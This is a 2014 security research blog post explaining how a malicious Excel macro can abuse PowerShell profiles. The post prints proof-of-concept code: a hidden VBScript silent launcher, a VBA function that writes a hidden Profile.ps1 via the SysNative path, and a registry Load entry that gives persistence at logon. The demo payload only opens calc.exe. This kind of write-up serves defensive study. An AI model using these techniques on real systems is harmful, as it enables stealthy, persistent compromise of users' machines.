

enigma0x3

Abusing Powershell Profiles

June 16, 2014 by enigma0x3


Working in IT, I see a lot of guys use Powershell profiles to customize their shell so they don't have to do it each time. I found this interesting and decided to look into it a little further. In a nutshell, you can create any automatic customization you need and save it in profile.ps1 in the \$PsHome directory (C:\Windows\System32\WindowsPowerShell\v1.0\). If that file exists, it executes the contents when powershell.exe is executed. This is Microsoft's attempt to make the Powershell console easy to customize.

This can also be used for malicious purposes. For example, an attacker can create or override profile.ps1 with malicious code and force powershell.exe to execute in the background. I crafted a malicious excel document that takes advantage of this.

The macro for this can be found on my Github here:


<https://github.com/enigma0x3/PowershellProfile> (<https://github.com/enigma0x3/PowershellProfile>)

The workflow goes like this: The document is opened and the macro is executed. Upon execution, the macro creates a file called "cookie.txt" in C:\Users\Default\AppData\Roaming\Microsoft\Cookies\. Once created, it writes a wrapper that executes powershell.exe silently, changes the extension from .txt to .vbs and then sets the file attributes to "hidden". It is important to note that the "Default" user profile is hidden by default, along with the "Cookies" folder within that profile.



(<https://enigma0x3.files.wordpress.com/2014/06/1.png>)


Cookie.vbs looks like this:

A screenshot of a Notepad window titled "cookie.vbs - Notepad". The window has a menu bar with "File", "Edit", "Format", "View", and "Help". The text area contains the following VBScript code:

```
dim objshell
Set objshell = wscript.CreateObject("wscript.shell")
command = "C:\WINDOWS\system32\windowsPowerShell\v1.0\powershell.exe"
objshell.Run command,0
Set objshell = Nothing
```

(<https://enigma0x3.files.wordpress.com/2014/06/2.png>)

It is just a vbs wrapper that executes Powershell and hides everything from the user. With cookie.vbs (containing a silent powershell launcher) created, it creates a new profile ps1 in C:\Windows\System32\WindowsPowerShell\v1.0\. One thing to note is the macro sets the path as C:\Windows\SysNative instead of C:\Windows\System32 in order to bypass Microsoft's File System Redirector ([http://msdn.microsoft.com/en-us/library/windows/desktop/aa384187\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/aa384187(v=vs.85).aspx)). This is the malicious part. My example just uses Powershell to execute calc.exe, but you can put any malicious Powershell script in there. Another thing to note is that it sets the attributes of Profile.ps1 to hidden as well.



(<https://enigma0x3.files.wordpress.com/2014/06/3.png>)

```
Public Function WriteProfile() As Variant
Set fs = CreateObject("Scripting.FileSystemObject")
Set a = fs.CreateTextFile("C:\Windows\SysNative\WindowsPowerShell\v1.0\Profile.txt", True)
a.WriteLine ("Invoke-Item C:\Windows\System32\calc.exe")
a.Close
GivenLocation = "C:\Windows\SysNative\WindowsPowerShell\v1.0\"
OldFileName = "Profile.txt"
NewFileName = "Profile.ps1"
Name GivenLocation & OldFileName As GivenLocation & NewFileName
SetAttr "C:\Windows\SysNative\WindowsPowerShell\v1.0\Profile.ps1", vbHidden
End Function
```

(<https://enigma0x3.files.wordpress.com/2014/06/5.png>)

As many of you know, the code in profile.ps1 will execute when Powershell is launched. At this point, we have malicious code in profile.ps1 and a vbscript that executes Powershell silently. The last part of this attack is the persistence portion. The malicious macro then creates a registry key in HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load and points it to cookie.vbs in the Default profile.

Name	Type	Data
(Default)	REG_SZ	(value not set)
Device	REG_SZ	
Load	REG_SZ	C:\Users\Default\AppData\Roaming\Microsoft\Windows\Cookies\cookie.vbs
UserSelectedDef...	REG_DWORD	0x00000001 (1)

(<https://enigma0x3.files.wordpress.com/2014/06/4.png>)

When the user logs in, the registry key executes cookie.vbs which executes Powershell.exe silently. Because we have calc.exe (or malicious code) in Profile.ps1, it is executed as well....silently of course.

-Matt Nelson (@enigma0x3)

Bookmark the permalink.

One thought on “Abusing Powershell Profiles”

1. Asim Jawees says:

June 21, 2014 at 5:20 pm

marvelous pure awesomeness

Reply

Blog at WordPress.com.

